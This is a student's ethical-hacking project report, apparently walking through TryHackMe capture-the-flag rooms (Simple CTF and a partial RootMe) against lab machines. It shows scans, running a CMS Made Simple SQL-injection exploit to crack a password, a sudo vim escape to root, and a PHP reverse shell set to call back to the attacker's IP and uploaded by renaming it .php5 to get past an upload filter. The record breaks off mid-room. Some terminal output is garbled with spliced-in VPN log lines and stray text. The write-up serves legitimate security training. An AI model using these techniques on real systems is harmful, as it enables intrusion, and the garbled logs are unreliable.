

Amir Stephens

A20439928

December 6th, 2023

CS495: Ethical Hacking Project

Challenges/Tasks:

- [Simple CTF](#)
 - How many services are running under port 1000?
 - What is running on the higher port?
 - What's the CVE you're using against the application?
 - To what kind of vulnerability is the application vulnerable?
 - What's the password?
 - Where can you login with the details obtained?
 - What's the user flag?
 - Is there any other user in the home directory? What's its name?
 - What can you leverage to spawn a privileged shell?
 - What's the root flag?
- [RootMe](#)
 - Scan the machine, how many ports are open?
 - What version of Apache is running?
 - What service is running on port 22?
 - Find directories on the web server using the GoBuster tool.
 - user.txt
 - Search for files with SUID permission, which file is weird?
 - Find a form to escalate your privileges.
 - root.txt
- [Startup](#)
 - What is the secret spicy soup recipe?
 - What are the contents of user.txt?
 - What are the contents of root.txt?
- [Pickle Rick](#)
 - What is the first ingredient that Rick needs?
 - What is the second ingredient in Rick's potion?
 - What is the last and final ingredient?
- [Agent Sudo](#)
 - How many open ports?
 - How you redirect yourself to a secret page?
 - What is the agent name?
 - FTP password
 - Zip file password
 - steg password
 - Who is the other agent (in full name)?
 - SSH password

- What is the user flag?
- What is the incident of the photo called?
- CVE number for the escalation
- What is the root flag?
- (Bonus) Who is Agent R?
- Bounty Hacker
 - Find open ports on the machine
 - Who wrote the task list?
 - What service can you bruteforce with the text file found?
 - What is the users password?
 - user.txt
 - root.txt
- LazyAdmin
 - What is the user flag?
 - What is the root flag?

Screenshots/Walkthrough:

Simple CTF

This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 98768 users are in here and this room is 1554 days old.

Created by MrSeth6797

Active Machine Information			
Title EasyCTF	IP Address 10.10.243.207	Expires 1h 49m 09s	[?] Add 1 hour [Terminate]

This CTF is a simple one overall according to the description. This room has 10 different questions for us to answers as we go along. Before we get into any question answering first we're going to connect to the room and make sure our kali machine can connect. Using **ping 10.10.243.207** from our kali machine we're able to see if we can interact with the room or not.

```
(kali㉿kali)-[~]
$ ping 10.10.243.207
PING 10.10.243.207 (10.10.243.207) 56(84) bytes of data.
64 bytes from 10.10.243.207: icmp_seq=1 ttl=61 time=166 ms
64 bytes from 10.10.243.207: icmp_seq=2 ttl=61 time=185 ms
^C
--- 10.10.243.207 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 165.548/175.500/185.453/9.952 ms

(kali㉿kali)-[~]
$ Kali Tools
```

```
(kali㉿kali)-[~]
$ export IP=10.10.243.207
```

Going to set the IP as a variable for ease of use. This is something we're going to do constantly throughout this project so I won't be detailing this step.

How many services are running under port 1000?

In order to find out the answer to this. We're going to use nmap.

```
(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
$ nmap -sV -SC -T4 -p -1000 -oN nmap_scan_1.txt $IP

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-20 12:01 EST
Nmap scan report for 10.10.243.207
Host is up (0.15s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.6.44.161
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| Can't get directory listing: TIMEOUT
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.84 seconds
```

This nmap scan is constructed of our usual syntax with `-sV` perform a syn tcp scan and looks for what OS the system is running as well. We can see that this system is running a Unix OS. The `-sC` flag allows us to run a list of common scripts allowing us to find some potential directories or other things. We can see this is an Ubuntu Apache server running on port 80 as well. We have normal ftp also which could be of some use later. The `-p -1000` flags allow us to scan all ports below 1000. We're saving the output of this to `nmap_scan_1.txt`.

The answer for this is 2.

What is running on the higher port?

```
(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
$ nmap -sV -sC -T4 -p -10000 -oN nmap_scan_2.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-20 12:01 EST AES-256-CBC
Nmap scan report for 10.10.243.207
Host is up (0.12s latency).
Not shown: 9997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-syst:
| STAT:          2023-11-20 11:37:18 net_iface_mtu_set: mtu 1500 for tun0
|_STAT:
| FTP server status: 2023-11-20 11:37:18 net_addr_v4_add: 10.6.44.161/17 dev tun0
|   Connected to ::ffff:10.6.44.161 37:18 net_route_v4_add: 10.10.0.0/16 via 10.6.0.1 dev eth0
|   Logged in as ftp 0 metric 1000
|   TYPE: ASCII 2023-11-20 11:37:18 Initialization Sequence Completed
|   No session bandwidth limit 2023-11-20 11:37:18 Data Channel: cipher 'AES-256-CBC', auth 'SHA512'
|   Session timeout in seconds is 300
|   Control connection is plain text 7:18 Timers: ping 5, ping-restart 120
|   Data connections will be plain text 8 Protocol options: explicit-exit-notify 3
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|-End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/openemr-5_0_1_3
2222/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_ 256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.67 seconds
```

For this question I increased the port range from all numbers less than 1,000 to all numbers less than 10,000. I figure this should cover the range needed to find the highest port active.

The answer to this question is ssh for port 2222.

What's the CVE you're using against the application?

First we're going to look into the website some as we can see port 80 is a thing.



We can see it's just a basic apache webstie on the surface.

I'm going to use gobuster and see if I can get anything more from that.

```
(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
$ gobuster dir --url $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firegart)

[+] Url:          http://10.10.243.207
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/simple          (Status: 301) [Size: 315] [→ http://10.10.243.207/simple/]
Progress: 19506 / 220561 (8.84%)
```

I went with the biggest wordlist (I figured it couldn't hurt) but not even 10% of the way done I can see it already found something.

This command string is made up of the following syntax dir –url \$IP is me telling gobuster where to perform this enumeration on. We're specifying to look for directories on the url and we provide it the IP. Afterwards –w is just providing it the wordlist we wish to give it.

The screenshot shows a Firefox browser window with the address bar set to 10.10.243.207/simple/. The page title is "CMS Made simple". The header includes navigation links for HOME, HOW CMSMS WORKS, DEFAULT TEMPLATES EXPLAINED, and DEFAULT EXTENSIONS. A search bar is present. The main content area features a cartoon character of a man in a blue shirt and tie, pointing towards the right. Below the character, the text "Faster & Easier Website management" is displayed. A banner at the bottom left says "POWER FOR PROFESSIONALS SIMPLICITY FOR END USERS". On the left side, there is a sidebar with "News" and "GENERAL" categories. A news item titled "NEWS MODULE INSTALLED" is shown, posted by "mitch" on "19 Aug". The text of the news item reads: "Congratulations! The installation worked. You now have a fully functional installation of CMS Made Simple and you are almost ready to start building your site."

Going to the directory we get this webpage. Which exploring around we see its overall a basic website that seems to be a mock consultation type company.

This is a detailed view of the news article "NEWS MODULE INSTALLED". The article is categorized under "GENERAL". It was posted by "mitch" on "19 Aug". The text of the article states: "The news module was installed. Exciting. This news article is not using the Summary field and therefore there is no link to read more. But you can click on the news heading to read only this article."

News

Most web sites have a section for the latest news. In CMS Made Simple the best way to accomplish that is by using the News module.


To display a list of news items you insert the tag {news number='5' category='General'}. On this page the tag is inserted in the template. But it can also be inserted on a page. You can see the News module in use in the sidebar to the left.

There are a number of parameters that can be used in conjunction with this tag. To read about how a module is used, navigate to Extensions » Modules in the Admin Panel and click on "Help" for the module you want to read about.

Previous page: [Modules](#)
Next page: [Menu Manager](#)

[^ Top](#)

The above is a module that could be potentially exploited. We can use google to try and find some more things about the system.



A screenshot of a Google search results page. The search query is "cms news module cve". The results show several links related to CMS Made Simple vulnerabilities:

- CVE Details**
https://www.cvedetails.com/product_id-5627/Cms...
- Cmsmadesimple Cms Made Simple : Security ...**
A cross-site scripting (XSS) vulnerability was discovered in the Administrator panel on the 'Setting News' module on CMS Made Simple 2.2. ... CVE content is ...
- The MITRE Corporation**
<https://cve.mitre.org/cgi-bin/cvekey?keyword=c...>
- Search Results - CVE**
CVE-2014-2245, SQL injection vulnerability in the News module in CMS Made Simple (CMSMS) before 1.11.10 allows remote authenticated users with the "Modify News ..." privilege to execute arbitrary commands via the m1_sortby parameter to modules/News/ ...
- CVE Details**
https://www.cvedetails.com/version_id-600594/C...
- Cmsmadesimple Cms Made Simple version 2.2.8**
SQL Injection vulnerability in CMS Made Simple through 2.2.15 allows remote attackers to execute arbitrary commands via the m1_sortby parameter to modules/News/ ...

The url pointed out above is a list of different CVE's involving this application. Scrolling through we have a lot of things that can be done with an authorized user, however we don't have access yet so we're trying to obtain access. We find the **CVE-2019-9053** which is an SQL Time Based Injection Exploit. CVE-2019-9053 is the answer.

To what kind of vulnerability is the application vulnerable?



© Copyright 2004 - 2023 - CMS Made Simple
This site is powered by [CMS Made Simple version 2.2.8](#)

Using searchsploit we can get code to exploit the vulnerability

```
(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
$ searchsploit cms made simple 2.2
Exploit Title | Path
---|---
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload | php/webapps/5600.php
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated) | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload | php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated) | php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS) | php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated) | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated) | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution | php/webapps/45793.py
CMS Made Simple < 2.2.10 - SQL Injection | php/webapps/46635.py
...|...
CmsMadeSimple v2.2.17 - Remote Code Execution (RCE) | php/webapps/51600.txt
CmsMadeSimple v2.2.17 - session hijacking via Server-Side Template Injection (SSTI) | php/webapps/51599.txt
CmsMadeSimple v2.2.17 - Stored Cross-Site Scripting (XSS) | php/webapps/51601.txt
Shellcodes: No Results

(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
$ cp /usr/share/exploitdb/exploits/php/webapps/46635.py /media/sf_TryHackMe/SimpleCTF

(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
$ ls
46635.py  nmap_scan_1.txt  nmap_scan_2.txt
```

We're going to get the exploit and moving it to our SimpleCTF folder

The answer is sql injection or sql

What's the password?

I also ran gobuster on this new url

```
(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
$ gobuster dir --url $IP/simple -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6 CMSMS before 2.2.15 allows remote attackers to upload files via the 'modNews' module. This module allows registered users with the 'Modify News' permission to upload files. This can be exploited by sending a specially crafted file to the 'modNews' module. This exploit was discovered by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.243.207/simple
[+] Method: GET
[+] Threads: 10
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
=====
modules      People at CMS Made Simple
/uploads     (Status: 301) [Size: 323] [→ http://10.10.243.207/simple/modules/]
/doc        (Status: 301) [Size: 323] [→ http://10.10.243.207/simple/uploads/]
/admin      What is CMS Made Simple?
/assets     (Status: 301) [Size: 321] [→ http://10.10.243.207/simple/admin/]
/lib        (Status: 301) [Size: 319] [→ http://10.10.243.207/simple/assets/]
/tmp        (Status: 301) [Size: 319] [→ http://10.10.243.207/simple/lib/]
Progress: 166212 / 220561 (75.36%)
```

We can see we have an /admin section which when we go to it we get a simple login



To get the password we run

```
(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
$ sudo ./46635.py -u http://10.10.243.207/simple --crack -w /usr/share/wordlists/rockyou.txt
```

We had to fix the program a little and correct some of the print errors that existed within it

However after running this we get the password as **secret**

Where can you login with the details obtained?

```
(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
$ ssh mitch@10.10.139.173 -p 2222
The authenticity of host '[10.10.139.173]:2222 ([10.10.139.173]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTb08d0JPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.139.173]:2222' (ED25519) to the list of known hosts.
mitch@10.10.139.173's password: This is where you can
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686) in area
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage My Account

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ 
```

The answer to this is ssh.

What's the user flag?

```
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ 
```

Is there any other user in the home directory? What's its name?

```
Good job, keep up!
$ cd ..
$ ls
mitch sunbath
$ 
```

The other name is sunbath

What can you leverage to spawn a privileged shell?

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim Subitems
$ sudo /usr/bin/vim -c ":!/bin/bash"
^[[2;2Rroot@Machine:/home# 2R
```

We can use sudo as we can see doing sudo -l we're capable of running vim with root permissions. We're able to do this with -c “:!” is the syntax for unix command and anything after will be treated as such.

What's the root flag?

```
root@Machine:/# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root# 
```

RootMe

The RootMe CTF room is also suppose to be an easy room. The simple objective of this is to find a way to get root on the system and find the flag.

Scan the machine, how many ports are open?

```
(kali㉿kali)-[~/media/sf_TryHackMe/rootme]
└─$ nmap -sV -sC -T4 -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-20 14:06 EST
Nmap scan report for 10.10.18.151
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: Admin
|_ 2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|_ 256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_ 256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.55 seconds
```

The answer is 2.

What version of Apache is running?

The answer is Apache httpd 2.4.29 ((Ubuntu))

What service is running on port 22?

The answer is ssh

Find directories on the web server using the GoBuster tool.

```
(kali㉿kali)-[~/media/sf_TryHackMe/rootme]
└─$ gobuster dir --url $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.18.151
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6  bytes/plan text document
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/uploads           (Status: 301) [Size: 314] [→ http://10.10.18.151/uploads/]
/css              (Status: 301) [Size: 310] [→ http://10.10.18.151/css/]
/js               (Status: 301) [Size: 309] [→ http://10.10.18.151/js/]
/panel            (Status: 301) [Size: 312] [→ http://10.10.18.151/panel/]
Progress: 15244 / 87665 (17.39%)
```

Went with the smaller wordlist this time. I figured since the bigger one didn't amount to much more, I'll try this one.

What is the hidden directory?

The answer is /panel/.

Find a form to upload and get a reverse shell, and find the flag.

About 3,850,000 results (0.33 seconds)

InfoSec Write-ups
https://infosecwriteups.com › bypassed-and-uploaded-... ::
Bypassed! and uploaded a sweet reverse shell
Tricks I tried to **upload** a **reverse-shell** but miserably failed : Just **uploading .php** file instead of jpg file. Trying double extensions to **bypass** and **upload** php ...

gitbooks.io
https://sushant747.gitbooks.io › bypass_image_upload ::
Bypass File Upload Filtering · Total OSCP Guide - sushant747
Often times it is possible to **upload files** to the webserver. This can be abused by just **uploading a reverse shell**. The ability to **upload** shells are often ...

gobiasinfosec.blog
https://gobiasinfosec.blog › 2019/12/24 › file-upload-... ::
File Upload Attacks- PHP Reverse Shell - Gobias Infosec Blog
Dec 24, 2019 — Step 3: Find the **file upload** directory and execute commands against it. example.com/upload/test.php.gif?c=whoami. Editing Hex Bytes to **Bypass** ...

GitHub
https://github.com › php-reverse-shell › blob › READ... ::
php-reverse-shell/README.md at master
File Upload/Download Script. Check the simple PHP file upload/download script based on HTTP POST request for **file upload** and HTTP GET request for **file download**.

We eventually come across a website that looks like [this](#):

pentestmonkey
Taking the monkey work out of pentesting

Site News | Blog | Tools | Yapttest | Cheat Sheets | Contact

Categories

- [Blog \(78\)](#)
- [Cheat Sheets \(10\)](#)
 - [Shells \(1\)](#)
 - [SQL Injection \(7\)](#)
- [Contact \(2\)](#)
- [Site News \(3\)](#)
- [Tools \(17\)](#)
 - [Audit \(3\)](#)
 - [Misc \(7\)](#)
 - [User Enumeration \(4\)](#)
 - [Web Shells \(3\)](#)
- [Uncategorized \(3\)](#)
- [Yapttest \(15\)](#)
 - [Front End \(1\)](#)
 - [Installing \(2\)](#)
 - [Overview \(2\)](#)

php-reverse-shell

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. The script will open an outbound TCP connection from the webserver to a host and port of your choice. Bound to this TCP connection will be a shell.

This will be a proper interactive shell in which you can run interactive programs like telnet, ssh and su. It differs from web form-based shell which allow you to send a single command, then return you the output.

Download

[php-reverse-shell-1.0.tar.gz](#)
MD5sum: 2bdf99ce7b302afdc45d1d51ac7e373
SHA1sum: 30a26d5b5e30d819679e0d1eb44e46814892a4ee

Video

I stumbled across this [video](#) someone made of php-reverse-shell.

Update 2011-11: I max sent me a link to his tool [fimap](#) which uses php-reverse-shell. Looks cool.


Walk Through

```
// See http://pentestmonkey.net/tools/php-reverse-shell

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.6.44.161'; // CHANGE THIS
$port = 9999; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
```

We had to change this part of the code so the payload knew where to connect back to



When trying to upload the php reverse shell we get this red text. Which translated basically tells us php isn't allowed.

I changed the end of the extension to .php5 thinking maybe this extension would work.



Which we get a successful upload it seems

A screenshot of a web browser window. The address bar shows "10.10.18.151/uploads/". Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area displays a table titled "Index of /uploads". The table has columns for "Name", "Last modified", and "Size Description". It lists two files: "Parent Directory" and "php-reverse-shell.php5". The "php-reverse-shell.php5" file was last modified on 2023-11-20 at 19:25 and is 5.4K in size. Below the table, a message says "Apache/2.4.20 (Ubuntu) Server at 10.10.18.151 Port 80". At the bottom, there is a terminal window showing a root shell on a Kali Linux system. The terminal output includes commands like "nc -nlvp 9999" and shows a connection from an IP address 10.6.44.161.

```
